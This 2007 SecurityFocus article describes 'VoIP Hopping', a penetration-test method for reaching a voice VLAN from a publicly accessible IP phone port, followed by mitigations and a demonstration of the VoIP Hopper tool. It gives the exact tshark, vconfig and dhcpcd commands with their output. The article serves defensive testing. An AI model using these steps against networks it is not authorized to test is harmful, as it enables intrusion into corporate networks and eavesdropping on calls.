

# VoIP Hopping: A Method of Testing VoIP security or Voice VLANs

Jason Ostrom, John Kindervag 2007-09-10

"You can't access our corporate data network from the IP Phones."

## Testing Protection Controls on a VoIP Network – A Case Study and Method

### The Business Risk

Convergence - the integration of voice and data into a single network. It promises to reduce costs, improve quality, and simplify management. But as voice should exist on the network as yet another application, it poses new challenges to the enterprise and new potential security risks arise.

We have found that there is a relatively low awareness throughout corporate America as to the various risks posed by Converged VoIP solutions. In a converged VoIP deployment, a single Ethernet cable provides both the phone service and the computer connection. As most IP Phones have an Ethernet jack on the back to plug in the computer, this provides the enterprise cost savings on both cabling and moves/adds/changes. However, this same functionality can open up new security holes in the network. Our primary concern is gaining privileged access through publicly accessible IP phones, such as those found in lobbies, hotel rooms, and conference rooms. There is a possibility for unauthorized users to get to places that don't belong on the network and it is important for those deploying VoIP technology to understand the risks.

### The Risks Explained


The "Voice VLAN" is a special access port feature of Ethernet Switches which allows IP Phones to auto-configure and easily associate to a logically separate VLAN. This feature provided various benefits, but one particular benefit is when the Voice VLAN is enabled on a switch port that is also enabled to allow simultaneous access for a regular PC. This feature allows a PC to be daisy chained to an IP Phone and the connection for both PC and Phone to be trunked through the same physical Ethernet cable.

Enabling Voice VLANs raises the complexity to properly secure these physical Ethernet ports. Enabling without the proper security controls in place can increase the risk to an organization. When implementing a VoIP network, it should not be assumed that the security of the IP Phones and Voice VLANs is assured in a default installation. Due to the simple nature of attacks and the potential critical losses that can result, VoIP Integrators should:

1. Implement rigorous protection safeguards to these Ethernet ports.
2. Test the Ethernet ports of connected IP Phones to ensure that they match the security goals of the environment.

## Legend

- Ethernet Cable
- - - Data Traffic
- - - Voice Traffic



**Figure 1: A typical VoIP scenario in which data and voice traffic is transmitted through the same cable**

## Background

This article highlights the results of an authorized penetration test against a client's VoIP network using open source tools. We were told it was not possible for an attacker to gain access to the corporate data network from the IP Phone network, and that we should validate these controls. Through a vulnerability in the configuration based on this validation test we demonstrate below, we remotely gained Administrator access to servers in the data center from a remote, physically isolated location where the IP Phones were located and believed to be "secure".

As will be delineated below, it was simple to gain access to the data network using a VLAN hop. We refer to this security validation test of VLAN hopping onto a Voice VLAN as "VoIP Hopping." VoIP Hopping is testing the protection controls of a Layer 2 network to see if a regular PC can mimic the behavior of an IP phone and thereby gain access to the IP Phone network. VoIP Hopping increases the risk to corporate networks as the prevalence of converged voice and data applications increases. In the case of IP Phones physically isolated from the corporate network, this risk increases exponentially.

## Potential Attacks

When IP Phones are located at physical locations outside of close physical proximity to the corporate network, the threat of attacks based on VoIP Hopping greatly increases. The reason for this is that many companies implement a configuration of Voice and Data VLANs at these remote locations that mirrors the exact VoIP configuration of the internal network. Instead, these remote locations should be considered external, untrusted network segments, and treated accordingly. These locations, which are outside the physical domain of the corporate network, allow an attacker easy access to the IP Phones, which could potentially allow direct network access into the internal network. For example, we have observed the ability to VoIP Hop in hotel rooms and

lobbies, which allow a backend network trunk into the internal, corporate data network. In our specific case, we leveraged one of over 200 rooms where unfettered access to the IP Phone allowed direct access to the Datacenter via the VoIP Hop. After the testing laptop had an IP address on the voice VLAN, it had unrestricted access to the corporate data network because no firewall protected the voice VLAN from the corporate data network. It was possible to gain Administrator access to several servers, as well as conduct specific attacks against the IP Phone network. Had some of these tests been carried out by an attacker, it could have resulted in the loss of mission critical data and financial applications for this particular organization. Instead, these IP Phones should be treated as external IP hosts.

## **The VoIP Hop Explained**

The VoIP Hop test can be used by Network Engineers and VoIP Administrators to determine if their VoIP network is susceptible to this risk. The security validation test can be performed in three basic steps.

### **1. Unplug Ethernet cable of IP Phone and directly terminate into laptop**


First, the laptop (PC) must be directly terminated into the Ethernet cable coming from the network jack on the wall rather than being terminated into the Ethernet port on the IP phone. Functioning as a three-port switch, IP Phones supporting this feature have two Ethernet ports, allowing only ingress and egress Ethernet frames of the originating station.

The first step depends on an attacker having physical access to the cabling and the ability to inconspicuously unplug the IP Phone and terminate their laptop directly into the wall. If the IP Phone Ethernet cabling is physically secured against tampering, and closed circuit cameras monitor the IP Phone in the lobby (for example), then detection or prevention controls decrease the risk.

### **2. Sniff for the Voice VLAN ID**

The next step involves determining the Voice or VoIP VLAN, which relies on the ability to sniff Cisco Discovery Protocol (CDP) packets. The assumption of this step is that the attacker has zero knowledge of the target network. They need to use sniffer software to collect these CDP packets. Dissecting these multicast frames will tell the attacker the VLAN numeric ID of the VoIP VLAN. The Voice VLAN ID is an important piece of information that a potential attacker would need in order to carry out the next phase of the VoIP Hop. In VoIP environments, CDP is a protocol used for communicating to the IP Phones what VLAN ID they need to use in the 802.1q Ethernet header. After the phones have set their Ethernet frames to have the Voice VLAN ID, the Ethernet switch permits and switches the traffic correctly. The IP Phones will then be allowed to send a DHCP request for an IP address in the Voice VLAN network. If a PC connected to this port, in the absence of any special configuration, attempts to DHCP for an IP address, the traffic will be switched to only the data VLAN. This is an elegant solution that also allows QoS and traffic shaping parameters to be centrally applied to IP Phones for allowing voice traffic higher priority than data traffic through the network.

In Cisco IOS Switch environments, the configuration below enables the Voice VLAN and instructs the switch to send CDP packets to directly connected devices, informing them of the Voice VLAN.



There are various ways to capture the Voice VLAN ID, but one of the fastest is to use tshark on an enabled interface with an IP address. The capture filter syntax includes Ethernet frames set to the destination Multicast Ethernet Address of 01:00:0c:cc:cc:cc and Protocol ID of CDP. If the Voice VLAN is enabled, it will be captured by tshark in the following way:

```

Ace - SecureCRT
File Edit View Options Transfer Script Tools Help
Ace
bt ~ #
bt ~ #
bt ~ #
bt ~ #
bt ~ #
bt ~ # tshark -i eth1 -v -f "ether host 01:00:0c:cc:cc:cc and (ether[24:2] = 0x2000 or ether[20:2] = 0x2000)" | grep -
-i voice
Capturing on eth1
voice VLAN: 200
voice VLAN: 200

```

If tshark is not available or more analysis of CDP is required, the Wireshark Sniffer can be used on either Linux or a Windows system to capture all traffic on the wire and analyze in the following way. The VoIP VLAN is identified as a Type 7 packet.




Figure 2: Identification of the Voice VLAN using Wireshark Sniffer

### 3. Create the Voice VLAN interface on PC

The last step in this verification procedure is to enable the Linux PC for 802.1q VLAN tagging in the Ethernet frame headers. By default, PCs are not enabled for this feature or functionality. In this method, the tester enables a Voice VLAN interface on the Linux PC. The following detailed steps delineate exactly how to perform this test:

- Download the “802.1Q VLAN Implementation for Linux”:

```
bt ~ # wget http://www.candelatech.com/~greear/vlan/vlan.1.9.tar.gz
```

- Unpack the compressed file:

```
bt ~ # tar xvfz vlan.1.9.tar.gz
```

- Verify that the correct interface used for VoIP Hopping is up

```
bt ~ # ifconfig
```

```
eth1 Link encap:Ethernet HWaddr 00:12:3F:0F:33:F3
```

```
inet addr:192.168.10.50 Bcast:192.168.10.255 Mask:255.255.255.0
```

```
inet6 addr: fe80::212:3fff:fe0f:33f3/64 Scope:Link
```

```
UP
```

- Run the 'vconfig' utility to add the VLAN interface based on the discovered VLAN ID

```
bt ~ # cd vlan
```

```
bt vlan #
```

```
bt vlan # vconfig add eth1 200
```

```
Added VLAN with VID == 200 to IF -:eth1:-
```

```
bt vlan #
```

- Verify that new Interface is created

```
bt vlan # ifconfig eth1.200
```

```
eth1.200 Link encap:Ethernet HWaddr 00:12:3F:0F:33:F3
```

- Send a DHCP client request for an IP address on the Voice VLAN

```
bt vlan # dhcpcd -d -t 10 eth1.200
```

```
dhcpcd: MAC address = 00:12:3f:0f:33:f3
```

```
dhcpcd: your IP address = 172.16.200.6
```

```
bt vlan #
```

If the DHCP server returns a DHCP lease for an IP address, then any PC can successfully VoIP Hop onto the Voice VLAN, simulating the behavior of an IP Phone - **the Layer Two network allows a successful VoIP Hop**. Depending on the VoIP call scenarios and network design, this can represent a critical vulnerability in the configuration. This raises questions on how to prevent or mitigate attacks based on the VoIP Hop.

## Mitigation Techniques

Although VoIP Security best practices recommend a firewall separating the Voice network from the Data, many customers running VoIP do not adhere to this best practice. Some stakeholders assume that since the corporate

network is “trusted” and the internal user already has access to the data network, the users would not be expected to attack the internal VoIP network. Other stakeholders are not aware of specific attacks that can be leveraged against a VoIP network by a “trusted insider” physically located on the internal network.

The VoIP Hop can allow a PC on the internal network to “jump” into the Voice VLAN, and run several different types of attacks against the IP Phone network. For example, they can eavesdrop on unencrypted phone calls, or they can cause interruption of service against the IP Phone network.

The most effective way to mitigate the VoIP Hop is using Layer Two network controls:

- **Enable MAC Address Filtering:** Various vendors already have solutions that can defeat VoIP Hopping. With MAC Address Filtering, the MAC Address of IP Phones can be statically configured on the Ethernet port of the switch. If the PC attaches to the port with the Voice VLAN ID, they will not be able to pass traffic. Additionally, MAC Addresses can be dynamically learned and limited on the Ethernet port. The limit can be specified as 1, so the first MAC Address that is dynamically learned (that of the IP Phone) is the only MAC Address permitted on the switch port, for the voice VLAN.

- **Enable 802.1x:** The Ethernet Switch ports of directly connected IP Phones can be properly configured and enabled for 802.1x. Phones which support 802.1x supplicant clients would then be required to authenticate to the switch port with the proper credentials. Note that as the following link describes, and depending on the configuration, it could be possible for anonymous Voice VLAN access even if 802.1x is enabled on the switch port:

<http://www.cisco.com/warp/public/707/cisco-sn-20050608-8021x.shtml>

If Layer Two safeguards can't be implemented, a layer three solution can still help mitigate these attacks.

- **Implementation of a new VoIP DMZ Network:** Some organizations with VoIP already in place might not be able to re-design the entire internal network to separate the voice and data network with a firewall. However, the external locations providing advanced IP Phone services for users can be segmented into a new, “VoIP DMZ Network”. Since these locations allowing easy access to IP Phones should be considered external (untrusted) networks, a new VoIP DMZ network can be created that only allows the IP Phones access to servers on the data signaling and media stream ports allowed for IP Phones. This involves creating a new firewall interface and implementing ACL filtering so that only the IP address of IP Phones are allowed to specific destinations, on specific port ranges. IP Phones can be re-configured with static IP addresses, and DHCP can be disabled on these subnets. For those attackers still able to VoIP Hop, this would make it more difficult for an attacker to gain a valid IP address on the voice VLAN. Also, the attacker would only be allowed to specific destination servers (and specific signaling and media ports) through the VoIP DMZ Firewall interface. This implementation would allow the internal VoIP network to exist without a firewall. The disadvantage of relying on this solution is that the IP Phones on this network can still be directly attacked.

## The “VoIP Hopper” Tool

There are great risks to implementing a VoIP Network without proper Layer 2 network controls in place. Through a successful VoIP Penetration Test, it is clear how risky this specific configuration can be. To help reduce these risks, we recommend performing the suggested VoIP Hop validation test, to validate that the proper security controls are in place, and help secure VoIP networks. To automate the task of this validation test, Jason Ostrom has developed “VoIP Hopper”, an automated tool that runs this validation test rapidly. VoIP Hopper can be downloaded from <http://voiphopper.sourceforge.net>, and a demonstration of the tool in action follows:

```

Ace - SecureCRT
File Edit View Options Transfer Script Tools Help
Ace
bt voiphopper3 #
bt voiphopper3 #
bt voiphopper3 # voiphopper
Interface not specified - Using first usable default device: eth0
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 357 bytes
Discovered VOIP VLAN: 200

Added VLAN 200 to Interface eth0
Attempting dhcp request for new interface eth0.200
dhcpcd: MAC address = 00:12:3f:0f:33:f3
dhcpcd: your IP address = 172.16.200.2
bt voiphopper3 #
bt voiphopper3 #
bt voiphopper3 # ping 172.16.200.1
PING 172.16.200.1 (172.16.200.1) 56(84) bytes of data.
64 bytes from 172.16.200.1: icmp_seq=1 ttl=255 time=1.95 ms
64 bytes from 172.16.200.1: icmp_seq=2 ttl=255 time=0.567 ms

--- 172.16.200.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.567/1.263/1.959/0.696 ms
bt voiphopper3 #
bt voiphopper3 #

```

“VoIP Hopper” has tremendous value for security teams and VoIP Administrators, as it can help determine if a particular converged VoIP network is vulnerable to certain VP attacks. “VoIP Hopper” was created to increase awareness throughout the networking and security communities as to the potential risks of IP Telephony deployments. As VoIP becomes more ubiquitous, these risks (and their incumbent threats) will only increase. “VoIP Hopper” is our first step to helping the community discover, and eventually protect against, these risks.

## Conclusion

The prevalence of converged networks based on VoIP technologies is increasing. As it grows, more attackers will discover the untapped potential provided by these networks to gain access to critical resources. VoIP is another entry point into the corporate network, in the same way that the Internet and wireless networks are common ways to enter the network surreptitiously. In the future, attack vectors against Voice Gateways may become more prevalent. The enterprise that begins protecting against these potential risks will find themselves ahead of the curve if hackers ever turn their full attention to VoIP.

## About the Authors:

Jason Ostrom is a Security Tester for Vigilar, Inc. Jason is a graduate of the University of Michigan, Ann Arbor, and can be reached at [jostrom@vigilar.com](mailto:jostrom@vigilar.com).

John Kindervag is a Senior Security Architect at Vigilar, Inc, where he helps corporations design secure networks. He has particular expertise in the areas of PCI Compliance, Wireless Security, Intrusion Prevention, and Application Security, and can be reached at [jkindervag@vigilar.com](mailto:jkindervag@vigilar.com).

[Privacy Statement](#)

Copyright 2006, SecurityFocus